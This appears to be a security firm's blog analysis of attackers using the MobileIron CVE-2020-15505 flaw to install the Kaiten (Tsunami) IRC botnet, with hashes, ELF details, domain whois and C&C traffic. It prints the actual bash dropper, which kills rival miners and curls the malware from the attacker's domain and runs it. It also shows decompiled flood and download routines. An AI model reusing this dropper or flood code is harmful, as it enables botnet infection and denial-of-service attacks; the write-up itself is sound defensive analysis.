



# Attackers Abuse MobileIron's RCE to deliver Kaiten

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In September this year the security researcher Orange Tsai published various vulnerabilities and POCs related to the MobileIron's mobile Device Management (MDM) solution.

The Tarlogic Blue Team has identified the use of CVE-2020-15505 by a certain group of attackers to download and run Kaiten

## Kaiten (aka Tsunami)

Through the JNDI injection related to said CVE, the attackers are downloading the well-known Kaiten. This family of malware has been used by multiple actors for more than 15 years (its beginnings date back to 2002) mainly as an offensive tool to generate DoS attacks and, currently, for the mining of cryptocurrencies.

There are dozens of variants associated with this malicious code; possibly as a result of the publication of its source code. In February 2016, a variant of Kaiten was distributed by a group of cybercriminals through malicious ISO images after compromising an instance of Linux Mint WordPress and modify its download URLs. Another variant, dubbed Amnesia in April 2017 by PaloAlto, was related to the infection of multiple CCTV-DVR systems around the world by taking advantage of a certain RCE vulnerability that affected more than 70 vendors.

In April 2018, Netlab 360 researchers identified a botnet (nicknamed **Muhstik**) also linked to this malicious code that used a certain Drupal vulnerability as the input vector.

The capabilities of this malware are mainly focused on denial of service attacks by implementing various functions to do TCP/UDP flooding to the victims; all instructed by means of the IRC protocol. Attackers also have the ability to execute commands and download files.

## **Malware characteristics:**

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The binary identified in one of our clients corresponds to 969013b23e440fe31be70daac6d7edb2. Its download originates from a certain *dropper* developed in bash whose goal is, in the first place, to kill multiple processes related to miners and services that require a high level of CPU.

```

URL=http://lib.pygensim.com/gensim
INSTALL_DIR=/var/tmp/systemd-private-c15c0d5284bd838c15fd0d6c5c2b50bb-systemd-resolved.service-xCkB12/jf2fa44a/aPs52s/jKa12d
PROG=kworker

bot_kill() {
ps aux | grep -i "systemd-0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "vmstat1" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "vmstat0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "jenkins-0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "rpciod0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "kjournald" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "Flush-199" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "kblockd0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "hwlh3wLh44lh" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "Circle_MI" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "get.bi-chi.com" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "hashvault.pro" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "nanopool.org" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "bioset-199" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "kauditd0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "/usr/bin/.sshd" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "/usr/bin/bsd-port" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "xmr" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "xig" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "ddgs" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "watchdog_0" | awk '{print $2}' | xargs kill -9
ps aux | grep -e '0-9a-f{32}' | awk '{print $2}' | xargs kill -9
ps aux | grep -e '0-9a-f{33}' | awk '{print $2}' | xargs kill -9
ps aux | grep -i "tmp00" | awk '{print $2}' | xargs kill -9
ps aux | grep -e '0-9a-f{16}' | awk '{print $2}' | xargs kill -9
ps aux | grep -i "khugepaged" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "qh3xT" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "wnTKYg" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "t00ls.ru" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "sustse" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "thisxss" | awk '{print $2}' | xargs kill -9
netstat -antp | grep ":14444" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
netstat -antp | grep ":3333" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
netstat -antp | grep ":4444" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
netstat -antp | grep ":5555" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
netstat -antp | grep ":7777" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
ps aux | grep -i "hashfish" | awk '{print $2}' | xargs kill -9
ps aux | grep -i -w ".kworker" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "kworkerds" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "/tmp/devtool" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "systemctI" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "sustse" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "axgt" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "sustse" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "6Tx3Wq" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "dblanchs" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "migrations" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "kerberods" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "httpdz" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "qgcd" | awk '{print $2}' | xargs kill -9
# pkill -f "/bin/bash"
# ps aux|grep -v grep|grep -v "/bin/sh"|grep -v "bash"|awk '{if($3>=50.0) print $2}'|xargs kill -9
}

```

Figure 1. bot\_kill function

Once these processes are finished, the script downloads, via “curl”, the Kaiten malware from the URL <https://lib.pygensim.com/gensim> in the directory defined by the INSTALL variable (`/var/tmp/systemd-private-c15c0d5284bd838c15fd0d6c5c2b50bb-systemd-resolved.service-xCkB12/jf2fa44a/aPs52s/jKa12d`), it sets execution permissions and finally runs it under the name of “kworker”.

```

98  install() {
99      #rm -rf /var/tmp
100     #rm -rf /tmp
101     mkdir -p /tmp
102     mkdir -p /var/tmp
103     chmod 1777 /var/tmp
104     chmod 1777 /tmp
105     mkdir -p $INSTALL_DIR
106     cd $INSTALL_DIR
107     #sleep 5s
108     #mkdir -p $INSTALL_DIR
109     #cd $INSTALL_DIR
110     (curl -fsSL --retry 3 -m180 "$URL" -o "$PROG" | wget --tries=3 -T180 -q "$URL" -O "$PROG")
111     run_procs
112 }

```

Figure 2. Tsunami execution

The signature of the harmful code is as follows:

MD5: 969013b23e440fe31be70daac6d7edb2

SHA1: 5369a0122fd3b75ffdd110cc86ccc2d8ae2fa130

SHA256: 0c27c64fc118ef56048b7d994162c4a0d008b4582c5eeb6923949a286f45ec52

The file is an elf x64 binary compiled with GCC (Alpine 9.3.0). The following image shows its static properties from the information of its headers.

```

[Entrypoints]
vaddr=0x0000105a paddr=0x0000105a baddr=0x00000000 laddr=0x00000000 haddr=0x00000018 type=program

1 entrypoints
arch      x86
binsz    74372
bintype  elf
bits     64
canary   false
class    ELF64
crypto   false
endian   little
havecode true
lang     c
linenum  false
lsyms    false
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       true
os       linux
pcalign  0
pic      true
relocs   false
relro    full
rpath    NONE
static   true
stripped true
subsys   linux
va       true

Encabezado ELF:
Mágico:  7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00
Clase:           ELF64
Datos:          complemento a 2, little endian
Versión:        1 (current)
OS/ABI:         UNIX - System V
Versión ABI:    0
Tipo:           DYN (Fichero objeto compartido)
Máquina:        Advanced Micro Devices X86-64
Versión:        0x1
Dirección del punto de entrada: 0x105a
Inicio de encabezados de programa: 64 (bytes en el fichero)
Inicio de encabezados de sección: 74376 (bytes en el fichero)
Opciones:       0x0
Tamaño de este encabezado: 64 (bytes)
Tamaño de encabezados de programa: 56 (bytes)
Número de encabezados de programa: 8
Tamaño de encabezados de sección: 64 (bytes)
Número de encabezados de sección: 21
Índice de tabla de cadenas de sección de encabezado: 20

kworker: file format elf64-x86-64

Contents of section .comment:
0000 4743433a 2028416c 70696e65 20392e33 GCC: (Alpine 9.3
0010 2e302920 392e332e 3000 .0) 9.3.0.

```

Figure 3. ELF information: kworker

By analyzing the strings embedded within the binary it can be quickly inferred that the sample corresponds to Kaiten. In the following image you can see the strings associated with the help menu where some of the IRC NOTICE messages that will be used to report the status and actions of the bot are shown.




Figure 4. Strings binary vs source code Kaiten

By reverse engineering it, we can confirm that the malware author compiled the publicly available sources without hardly modifying the logic of their functions:




Figure 5. Function structure

The binary, after executing, makes a `fork()` call and later tries to establish communication with the control server using the IRC protocol. To do this, it generates a random nickname/user and connects to certain channel waiting to receive the instructions from their operators.




Figure 6. Fork y C&C connection

The code implements various functions to carry out different types of denial of service attacks (SYN / UDP flooding, etc.). The following image shows the logic to execute one of them, specifically, the so-called Tsunami attack. The operators will instruct the bots to

execute, for a certain time (set in seconds), a DOS TCP attack playing with various flags of this protocol.

```

1  _int64 __fastcall tsunami(_int64 sock, __int64 sender, signed int argc, __int64 argv)
2  {
3  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5  argc = argc;
6  v20 = argv;
7  v56 = __readfsword(0x28u);
8  start_ = time(0LL);
9  if ( ! (unsigned int)mfork(sender, sender, v4, v5, v6, v7) )
10 {
11     if ( argc <= 1 )
12     {
13         send((unsigned int)sock, (__int64)"NOTICE %s :TSUNAMI <target> <secs>\n", sender, v9, v10, v11);
14         exit(1);
15     }
16     secs = atol(*(char **)(v20 + 16));
17     sock_v2 = socket(2LL, 3LL);
18     if ( sock_v2 < 0 )
19         exit(1);
20     start = time(0LL);
21     pid = getpid();
22     srand(start ^ pid);
23     v14 = rand();
24     memset(&send_tcp, v14, 1400LL);
25     saddr = (unsigned int)host2ip(sender, "(_QWORD *)"(v20 + 8));
26     send((unsigned int)sock, (__int64)"NOTICE %s :tsunami heading for %s.\n", sender, "(_QWORD *)"(v20 + 8), v15, v16);
27     while ( 1 )
28     {
29         saddr = spoof();
30         v36 = v36 & 0xF0 | 5;
31         v36 = v36 & 0xF | 0x40;
32         v37 = 16;
33         v38 = htons(1440LL);
34
35         check = 0;
36         v54 = 0;
37         v43 = in_cksum(&v36, 20LL);
38         in_cksum(&v36, 40LL);
39         v27 = saddr;
40         v28 = daddr;
41         v29 = 0;
42         v30 = 6;
43         v31 = htons(1420LL);
44         v32 = "(_QWORD *)&v46;
45         v33 = v48;
46         v34 = v49;
47         bcopy(&v35, &send_tcp, 1400uLL);
48         check = in_cksum(&v27, 1432LL);
49         sendto(sock_v2);
50         if ( v22 > 49 )
51         {
52             if ( time(0LL) >= (unsigned __int64)(start_ + secs) )
53             {
54                 close((unsigned int)sock_v2);
55                 exit(0);
56             }
57             v22 = 0;
58         }
59         ++v22;
60     }
61     v19 = __readfsword(0x28u);
62     result = v19 ^ v56;
63     if ( v19 != v56 )
64         sub_5317(sender, sender, v8, v9);
65     return result;
66 }

```

Figure 7. Tsunami (DOS)

The malicious code also has the ability to execute commands on the victim via the “SH” command. To do this, first, it adds the command to execute in the \$PATH env variable and then makes use of *popen()* to run it.




Figure 8. Command execution

Another Kaiten’s features is downloading files via HTTP. The following image shows the function responsible for this logic. Observe the strings associated to the GET request (with the “hardcoded” headers) with which the bot requests to download files to the system.

```

1 | unsigned __int64 __fastcall sub_10000000(unsigned int sock, __int64 sender, __int64 a3, __int64 a4, __int64 a5, __int64 a6)
2 | {
3 | // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-" TO EXPAND]
4 |
5 | v27 = a3;
6 | v28 = a4;
7 | v46 = __readfsword(0x280);
8 | if ( !fork(sender, sender, a3, a4, a5, a6) )
9 | {
10 | if ( v27 <= 1 )
11 | {
12 | send(sock, "NOTICE %s :GET /host <save as>\n", sender, v7, v8, v9);
13 | exit(0);
14 | }
15 | sock2 = socket(2LL, 1LL);
16 | if ( sock2 == -1 )
17 | {
18 | send(sock, "NOTICE %s :Unable to create socket.\n", sender, v10, v11, v12);
19 | exit(0);
20 | }
21 | if ( strncmp((v26 + 8), "http://", 7LL) )
22 | strcpy(v42, *(v26 + 8));
23 | else
24 | strcpy(v42, *(v26 + 8) + 7LL);
25 | for ( i = 0; i < strlen(v42) && v42[i] != 47; ++i )
26 | ;
27 | v42[i] = 0;
28 | v38 = 2;
29 | v39 = htons(80LL);
30 | v35 = inet_addr(v42);
31 | if ( v35 == -1 )
32 | {
33 | v36 = gethostbyname(v42, v42);
34 | if ( !v36 )
35 | {
36 | send(sock, "NOTICE %s :Unable to resolve address.\n", sender, v13, v14, v15);
37 | exit(0);
38 | }
39 | bcopy(&v40, *(v36 + 24), *(v36 + 20));
40 | }
41 | else
42 | {
43 | v40 = v35;
44 | memset(&v41, 0LL, 8LL);
45 | if ( connect(sock2, &v35, 16LL) )
46 | {
47 | send(sock, "NOTICE %s :Unable to connect to http.\n", sender, v16, v17, v18);
48 | exit(0);
49 | }
50 | }
51 | send(
52 | sock2,
53 | "GET /%s HTTP/1.0\r\n"
54 | "Connection: Keep-Alive\r\n"
55 | "User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)\r\n"
56 | "Host: %s:80\r\n"
57 | "Accept: image/gif, image/x-bitmap, image/jpeg, image/png, */*\r\n"
58 | "Accept-Encoding: gzip\r\n"
59 | "Accept-Language: en\r\n"
60 | "Accept-Charset: iso-8859-1,*utf-8\r\n"
61 | "\r\n",
62 | &v42[i + 1],
63 | v42,
64 | v27,
65 | v18);
66 | send(sock, "NOTICE %s :Receiving file.\n", sender, v19, v20, v21);
67 | file = fopen(*(v26 + 16), "wb");
68 | LABEL_25:
69 | v33 = recv(sock2, v43, 4096LL, 0LL);
70 | if ( v33 > 0 )
71 | {
72 | if ( v33 <= 4095 )
73 | v43[v33] = 0;
74 | for ( j = 0; j < v33 )
75 | {
76 | if ( j >= v33 )
77 | goto LABEL_25;
78 | if ( !strncmp(&v43[j], "\r\n\r\n", 4LL) )
79 | break;
80 | }
81 | for ( k = j + 4; k < v33; ++k )
82 | *putc(v43[k], file);
83 | }
84 | send(sock, "NOTICE %s :Saved as %s\n", sender, *(v26 + 16), v22, v23);
85 | while ( 1 )
86 | {
87 | v34 = recv(sock2, v43, 4096LL, 0LL);
88 | if ( v34 <= 0 )
89 | break;
90 | if ( v34 <= 4095 )
91 | v43[v34] = 0;
92 | for ( i = 0; i < v34; ++i )
93 | *putc(v43[i], file);
94 | }
95 | fclose(file);
96 | close(sock2);
97 | exit(0);
98 | }
}

```

Figure 9. Command execution

## Communications

Kaiten’s dropper as well as the IRC control server share the same malicious domain: *lib.pygensim.com*

This was created on October 2, 2020 (a few days before the incident) and currently resolves to the address 198.98.56.111 (belonging to the bulletproof host “[FranTech solutions](#)”).

Resolve	Location	Network	ASN	First	Last	Source	Tags
198.98.56.111	US	198.98.48.0/20	53667	2020-10-06	2020-10-06	pingly	<a href="#">Routeable</a> <a href="#">FranTech-Solutions</a>

Domain Profile	
Registrant	Jane Morrin
Registrant Country	us
Registrar	PDR Ltd. d/b/a PublicDomainRegistry.com IANA ID: 303 URL: www.publicdomainregistry.com, http://www.publicdomainregistry.com Whois Server: whois.publicdomainregistry.com abuse-contact@publicdomainregistry.com (p) 12013775952
Registrar Status	clientTransferProhibited
Dates	4 days old Created on 2020-10-02 Expires on 2021-10-02 Updated on 2020-10-02
Name Servers	NS1.HE.NET (has 71,236 domains) NS2.HE.NET (has 71,236 domains) NS3.HE.NET (has 71,236 domains) NS4.HE.NET (has 71,236 domains) NS5.HE.NET (has 71,236 domains)
Tech Contact	Jane Morrin 2843 Star Route, Northbrook, Illinois, 60062, us janemorrin4@firemail.cc (p) 12243244848
Domain Status	Registered And No Website
Hosting History	1 change on 2 unique name servers over 0 year
Website	
Website Title	None given.

```

Domain Name: PYGENSIM.COM
Registry Domain ID: 2563579374_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 2020-10-03T06:21:24Z
Creation Date: 2020-10-03T06:21:23Z
Registrar Registration Expiration Date: 2021-10-03T06:21:23Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Jane Morrin
Registrant Organization:
Registrant Street: 2843 Star Route
Registrant City: Northbrook
Registrant State/Province: Illinois
Registrant Postal Code: 60062
Registrant Country: US
Registrant Phone: +1.2243244848
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: janemorrin4@firemail.cc
Registry Admin ID: Not Available From Registry
Admin Name: Jane Morrin
Admin Organization:
Admin Street: 2843 Star Route
Admin City: Northbrook
Admin State/Province: Illinois
Admin Postal Code: 60062
Admin Country: US
Admin Phone: +1.2243244848
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: janemorrin4@firemail.cc
Registry Tech ID: Not Available From Registry
Tech Name: Jane Morrin
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Tech Postal Code: 60062
Tech Country: US
Tech Phone: +1.2243244848
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: janemorrin4@firemail.cc
Name Server: ns1.he.net
Name Server: ns2.he.net
Name Server: ns3.he.net
Name Server: ns4.he.net
Name Server: ns5.he.net
DNSSEC: Unsigned

```

Figure 10. Whois domain: pygensim.com

According to the information indexed by [Shodan](#) the server corresponds to a Debian 10 with ports 22 (SSH) and 443 exposed to Internet. Note that Shodan correctly identifies the IRC server running on socket 443.

**198.98.56.111**

City	Buffalo
Country	United States
Organization	FranTech Solutions
ISP	FranTech Solutions
Last Update	2020-10-05T18:50:29.289781
ASN	AS53667

443	irc	https
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```
irc.Internet.com NOTICE * :*** Looking up your hostname...
irc.Internet.com NOTICE * :*** Couldn't resolve your hostname; using your IP address instead
NICK WIMHRM
USER BBGQEY localhost localhost :CDTZA
PING :!A84292C
irc.Internet.com 001 WIMHRM :Welcome to the internet IRC Network WIMHRM!BBGQEY@
irc.Internet.com 002 WIMHRM :Your host is irc.internet.com, running version UnrealIRCd-5.0.6
irc.Internet.com 003 WIMHRM :This server was created Sun Oct 4 2020 at 18:12:45 PDT
irc.Internet.com 004 WIMHRM irc.internet.com UnrealIRCd-5.0.6 iowrsxzdHIDZRpWGT8B lvhopsmtikragbeIHZMQNRTOVKDDGLPZSCcF
irc.Internet.com 005 WIMHRM AWAYLEN=307 BOT=8 CASEMAPPING=ascii CHANLIMIT=:100 CHANMODES=beI,kf,IH,psmtirzMQNRTOVKDDGPZSCc CHANNELLEN=32 CHANTYPES=# CLIENTTAGENY=*,-draft/typing,-typing
DEAF=d ELIST=MUCT EXCEPTS EXTBAN=-,ptwSOcarngjF :are supported by this server
